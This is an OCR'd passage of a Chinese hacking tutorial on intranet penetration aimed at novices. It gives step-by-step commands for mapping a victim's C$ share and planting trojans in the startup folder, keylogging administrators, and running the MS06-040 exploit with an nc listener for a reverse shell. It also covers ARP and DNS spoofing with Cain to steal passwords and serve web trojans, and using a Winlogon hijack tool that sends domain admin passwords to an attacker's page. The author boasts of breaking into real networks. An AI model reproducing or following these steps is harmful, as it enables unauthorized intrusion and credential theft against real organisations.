
可以按照我们规定的时间内运行程序，如果对方禁止了计划任务，默认是开启的，我们可以把文件复制到对方启动目录，先执行net use z: \\IP\c$，是把对方C盘映射到本机Z盘上，这样我们直接将木马放在启动目录，如图26所示。

等复制完了想断开了可以用命令，net use z: /del /y，这样可以删除映射的z盘 如果有朋友也手工输入命令麻烦，也可以用20CN的IPC扫描器，可以同步植入木马。如图27所示。



在域控的环境中，我们只要得到域控密码就可以直接用ipc连接管理员机器种马。后面会介绍域环境下的渗透。
方法二、靠自己的运气和管理员的懒惰加社会工程学。（推荐非安全出的黑客社会工程学攻击一书）
这里所说的运气是刚才说过的，比如说管理员为了方便设置“密码一卡通”扫描内网开3389端口的机器，用破出来的本机密码连接所有开3389的机器，我 曾经入侵一个台湾的内网就是密码都是一样的，或者可以在本机装上键盘记录，安装键盘记录的目地不光是记录本机密码，是记录管理员一切的密码，比如说信 箱，WEB网页密码等等，这样也可以得到管理员的很多信息。
这里我用的是键盘记录大师，首先运行keyboardlog.exe，然后点"开起监控"，注意这个程序只要运行一次就可以了，以后开机的时候自动运行。程序运行后如图28的界面，

我们点击开始监控就可以了。这个工具可以记录中文，这点对于有些机器还是不错的，记录的文件可以设置，方法为修改config.ini里的文件. 格式为如 c:\1111.txt,然后再运行keyboardlog.exe,点击停止监控，然后再重新点开始监控。如图29是记录到的内容。



至于记录的什么内容就要靠大家去分析然后配合社会工程学了。
方法三、内网溢出。
溢出从技术角度可 以分为堆溢出和栈溢出，这点我们先不说，从另一个角度则分为远程（remote）溢出和本地（local）溢出，远程溢出也就是通过对方的一些网络上的服 务对我们提交的的数据没有严格的检查，我们提交一些精心构造的数据，可以迫使对方的主机执行我们指定的动作：比如添加用户，打开端口，反弹一个SHELL 给我们等等。
这种方法放在现在来说可以说是成功率很低的，因为现在基本都是自己打补丁了，如果在向后退个二三年还是可以的，但并不代 表没有一点不可能，06的时候朽木在腾讯内网的时候就是靠嗅域管理员的哈希和MS06035溢出其他的机器，对于比较火的05年的MS05039,06年 的MS06035、06040，07年DNS溢出等等，这就需要我们多关注一下“http://www.microsoft.com/china/technet/Security/current.mspx”微软漏洞发布的地方，当然内网溢出不一定非得靠系统漏洞，可以查看本机装有那些第三方程序，然后溢出其他机器的，这里我以06040+2000系统为例，首先我们用Superscan3.0扫描内网开放445端口，如30所示。


在本机用NC监听1234端口，执行nc -l -v -p 1234，如图31，

然后用另一个CMD窗口执行，ms06040rpc 对方IP 本机IP 1234 1，这样用NC监听的端口会返回了对方的CMDSHELL，如图32、33所示。

在得到CMDSHELL之后，是添加用户或者给机器中木马，就看见大家爱好了。另外也可以用去年比较火的DNS溢出，DNS服务一般开放53端口。DNS服务器在有的时候就是域服务器，关于域环境下参考方法五。
方法四、arp欺骗，DNS欺骗。
这个方法是比较实用，所以多介绍一下。但同是也是比较容易暴露自己的，不少同行在C段方面和内网方面用的都是ARP欺骗，不少菜菜可能还记得杂志经常看到嗅探的时候用到的ARP欺骗，我们再来复习一下吧。首先在内网机器输入arp -a，如图34所示。


这里第一列显示的是ip地址，第二列显示的是和ip地址对应的网络接口卡的硬件地址（MAC），第三列是该ip和mac的对应关系类型。
可 见，arp是一种将ip转化成以ip对应的网卡的物理地址的一种协议，或者说ARP协议是一种将ip地址转化成MAC地址的一种协议。它靠维持在内存中保 存的一张表来使ip得以在网络上被目标机器应答。
1、什么是MAC地址、MAC地址也叫物理地址，硬件地址或链路地址，同网络设备制造商 生产时写在硬件内部。IP地址与MAC地址在计算机里都是以二进制表示的。IP地址是32位的，而MAC地址则是48位的。MAC地址的长度为48位（6 个字节），通常表示为12个16进制数，每2个16进制之间用冒号隔开，如08:00:20:0A:8C:6D就是一个MAC地址，其中前3位16进制数 08:00:20代表网络硬件制造商的编号，它由IEEE（电子与电子工程师协会）分配，而后3位16进制数0A:8C:6D代表该制造商所制造的某个网 络产品（如网卡）的系列号。输入ipconfig /all就可以看见本机的MAC地址。
2、什么是ARP，大家都知道计算机通信是要有 IP地址的吧！可是在局域网中，计算机之间的通信是只靠MAC地址来发送数据的。ARP是一种协议，用来实现IP地址到MAC地址的转换，假设 192.168.1.1要发一个数据给192.168.1.101，它就会发出ARP广播包问："谁是192.168.1.101？我要你的MAC地 址！"这时候192.168.1.101会回答："我是192.168.1.101，我的MAC是AA-AA-AA-AA-AA-AA。"然后 192.168.1.1就会把这个回答记录下来，然后再发数据给192.168.1.101的时候就直接构造目地地址为AA-AA-AA-AA-AA- AA的数据包发送。
3、什么是ARP欺骗、经过刚才的ARP查询的过程我们知道，在询问的过程中，国为不知道到底谁才是 192.168.1.101，所以192.168.1.1发出的是广播包来询问，其它的电话虽然也收到了这个包但是并不回答。假如现在有个 人，192.168.1.102居心不良，想冒充192.168.1.101，他也可以给192.168.1.1发一个回答的数据包说："我才是 192.168.1.101，我的MAC地址是BB-BB-BB-BB-BB。"那么192.168.1.1就会把原先的那条记录从MAC地址表中删除 掉，写入新的这个地址对应关系，这就是ARP欺骗。
4、什么是网关、在局域网中，所有的电脑可能是共用一个网络出口，这个出口就是网关 了。网关可以是一台电脑，也可以是一个路由器的某个接口，它一样有自己的IP地址，局域网中所有的要发到外部的数据包都直接递交给网关，网关负责将这个数 据包传递到远程网络，再将外界返回的数据分发给局域网中的指定电脑。
TCP/IP协议是如此的脆弱，ARP协议在 设计的当初并没有充分的考虑到安全问题，所以今天才出现N多的ARP欺骗工具，在介绍工具之前，我们再来谈谈服务器在机房中的情况。一般而言，现在流行的 的主机托管方式置放的服务器是和很多别的服务器放在一个机柜上，大家共用一个交换机共享100M的带宽，这样就造成了一个问题，那些没有做端口隔离的的机 房（绝大多数机房都是这样的）每个交换机下的所有服务器构成一个局域网。在这个局域网下，大家就可以玩ARP欺骗了。
说到ARP嗅探的工具要先提一下有一定的位置的cain，官方最新版为4.918，我们先要进行安装，如图35所示。

直接NEXT下一步就可以了，安装好我们运行CAIN，点击Sniffer，在选择工具栏第二个按钮，在点击十字架，在弹出对话框中我们选择子网中所有计算机，如图36所示。




在Configure选项里我们可以根据需要选择端口，如21、80、3389等。如图37所示。

这时在选择下面的ARP，十字按钮是灰色的，我们点击一下空白处，在选择十字按钮，在弹出的对话框里左边选择网关，右边选择欺骗的IP。最后点开始嗅探，上面第二个按钮。如图38所示。



这样就能嗅到数据了，图39是嗅到的HTTP密码。




另外如果嗅到了3389密码我们在上面打开文档，在里面可以找到密码，如图40所示。

大家在用CAIN嗅探的时候可能遇到过这样的情况，数据一大就当机了，过了很少时间都连不上了，所以这时候就需要我们尽可能把不需要嗅探的端口都去掉。 这样会大大的减少当机的可能性。如果看到丢包率超过10%就要注意啦，赶紧停掉，看看那里没设置好吧。另外提供一个“chong”写的BAT程序，在开嗅 的时候运行它就可以了。

```
======start==========
:ping
ping g.cn
IF ERRORLEVEL   1 GOTO reboot
IF ERRORLEVEL   0 GOTO ping
:reboot
iisreset /reboot
======end==========
```

这里的g.cn你可以设置为网关的IP或你的IP
如果能ping通的话就继续ping 如果不通的话就认为当机了 （事先自己先测试下）。
在说下DSN欺骗，我们看下DNS是怎样工作的，DNS是全称是Domain Name Server，既域名服务器。当一台主机发送一个请求要求解析某个域名时，他会首先把解析请求发到自己的DNS服务器上。如果内网里的192.168.1.101要访问百度www.baidu.com，但不知道其IP地址，这时192.168.1.101主机询问网关192.168.1.1，www.baidu.com的IP是多少，如果这时候我们将冒充网关192.168.1.1返回给192.168.1.101他一个特定的含有网页木马的IP，这样就实现了DNS域名欺骗。
首先用前面的介绍的列出内网机器，然后在ARP里选择ARP-DNS，点击空白处激活十字按钮，弹出一个DNS欺骗对话框，在请求DNS域名栏中填入对方要访问的网站，如www.baidu.com，然后在用来改写响应的IP地栏，如图41所示。




而我们响应的地址可以是一个网页木马的地址，这里我以网关为例，也就是说192.168.1.101访问www.baidu.com的时候会转向192.168.1.1的页面，我们先来访问一下192.168.1.1，如图42所示，


我们在192.168.1.104的机器上装CAIN开始DSN欺骗后访问百度网页，如图43所示。

是不是也和192.168.1.1一样了，如果我们在本架设一个HTTP服务器，挂上一个网马后，就能欺骗访问者了，当然如果想做的更像，可以制作

一个和欺骗主页一样的页面。
方法五、域结构下的渗透。
在入侵域结构内网之前我们先来了解一下什么是域，可能大家对工作组比较熟悉了，而域和工作组是不一样的，工作组是一群计算机的集合，它仅仅是一个逻辑的 集合，各自计算机还是各自管理的，你要访问其中的计算机，还是要到被访问计算机上来实现用户验证的。而域不同，域是一个有安全边界的计算机集合，在同一个 域中的计算机彼此之间已经建立了信任关系，在域内访问其他机器，不再需要被访问机器的许可了。也就是域用户登录，超级大的权限。而域还可以扩展，像域树， 域林。在一个网络中既可以有多个多级子域、域树，还可以有多个林。
为了大家好理解，我这里举个例子，例如一个内网是一个大楼，而每层的每个房间是一台计算机，当然每个房间的钥匙只有房间的主人才拥有，但大楼建立一个保安 室，而这保安室为了管理方便有一把可以打开任意房间的钥匙。前题是这个房间允许加入保安的管理范围内，这个保安室就是域控制器，当然在形象的说大楼可以是 10层，而每一层都有一个保安室，也可以有一个总的保安室。当然在往大的说也可以有很多大楼，大楼与大楼之间为了方便也可以建立共享。如活动目录的域，活 动目录可以贯穿一个或多个域。在独立的计算机上，域即指计算机本身，一个域可以分布在多个物理位置上，同时一个物理位置又可以划分不同网段为不同的域，每 个域都有自己的安全策略以及它与其他域的信任关系。当多个域通过信任关系连接起来之后，活动目录可以被多个信任域域共享。在往回说每台机器像一个树叶，而 我们控制了树叶，还想控制树杈，而最后还想控制这个大树，这时候就到域根了。而一棵树是在一片森林当中的。
在入侵内网的时候，一般先用net view查看内网的情况，列出共享的域、计算机或资源的列表。如图44所示。



如何判断有没有域呢，其实一个ipconfig /all基本就看出来了，大家在回到图7当中，注意一下第二项，也就是Primary Dns Suffix这项，从这个命令我们可以得知，存在一个域xxxx-cc.com，我们ping一下域xxxx-cc.com，得到域服务器的ip。如图45所示。



或者用命令net config workstation，会显示本机计算机名和管理员用户名，工作站的域DNS名称及登录到的域，如图46所示。

接着执行net localgroup administrators来看一下本机在域里面的角色，如图47所示。

```
C:\Documents and Settings\irwin>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
Guest
irwin
The command completed successfully.
```


看来只是一个普通域用户。我们再来查看一下域里面有多少的用户，执行net user /domain，域里面的用户很多，如图48所示。


```
C:\Documents and Settings\irwin>net user /domain

User accounts for \\ASTROBOY

-------------------------------------------------------------------------------
$DUPLICATE-64a           abuse                Administrator
andy                     anistatia            announce
announce000              bill                 billmaloney15
board_bot                bounced              bounced_success
cars                     chung                contact
contact000               dan                  EF039283-2C8E-4D2A-8
elyse                    exhaulted_ruler      fax
greg                     greg000              Guest
holly                    hui                  info
info001                  info1                info2
info3                    install              irwin
irwin000                 irwin001             IUSR_ASTROBOY
IUSR_FORTRESS            IUSR_KIKAIDA         IWAM_ASTROBOY
IWAM_FORTRESS            IWAM_KIKAIDA         jared
jenn                     jenn000              john
judith                   june                 justin
karmen                   kaye                 kealapaul
kelli                    kimberly             krbtgt
kurt                     kyle                 lewis
love                     lua                  major
marlin                   marvin               mb
mhwltd                   miles                newsletter
newsletter_bounced       ntphawaii            order
order000                 order001             pie
postmaster               randy                recruiter
```


域里面这么多用户，那么我们再查看一下域管理员有哪些，执行net group "domain admins" /domain，貌似只有一个域管理员。如图49所示。

```
C:\Documents and Settings\irwin>net group "domain admins" /domain
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.


C:\Documents and Settings\irwin>_
```


大家知道在域管理网络中只要搞定了域管理员内网一切机器都OK了，现在域服务器有了，域管理员有了。思路呢？可以用上面的几种方法来入侵域服务器，如 ARP嗅探域服务器，而域管理器在很多时候也是DNS服务器，也可以尝试DNS溢出等。这里我为大家推荐一个Winlogon劫持记录3389密码小工 具，原作者为"lovemfc"，我们用这个不是记录本机登录的3389密码，当然本机也是可以记录的，更不错的是可以记录域管理员登录本机的密码，因为 域管理员是有权限登录下面每台用户的机器的。缺点是记录密码的东西只能保存本机上，而ASM根据这个写了一个发信版的生成器，这就方便我们大家了，程序运 行后如图50。

选择好接受的ASP地址后，生成出来CreateServer.exe，直接在服务器上运行即可，post.asp会在你的URL地址下生成key.txt。适用范围2003系统，图51是我记录到本机管理员和域管理员的密码



，这下就可以纵横整个内网了。在服务器上扫描开放3389端口的，用域管理员登录全部OK，在域控的环境中，我们只要得到域控密码也可以直接用ipc连接管理员机器种马。最后登录内网几台机器抓图纪念一下，如图52。

最后说一下本文章只做菜鸟渗透入门文章，当然内网渗透还有其他深入的技巧，如主动会话劫持等，因本人时间和水平都有限，文章中不足之处欢迎大家批评指正。菜菜朋友们在文章中如有问题联系我可以去非安全官方网站，ID：樱花浪子。

最新文章 相关文章 热评文章 Waiting Waiting

webhack入侵思路及上传漏洞
MSSQL备份导出Shell中文路径解决办法

nmap smb script
MS12-027 poc逆向分析
Linux流量监控工具 – iftop (最全面的iftop教程)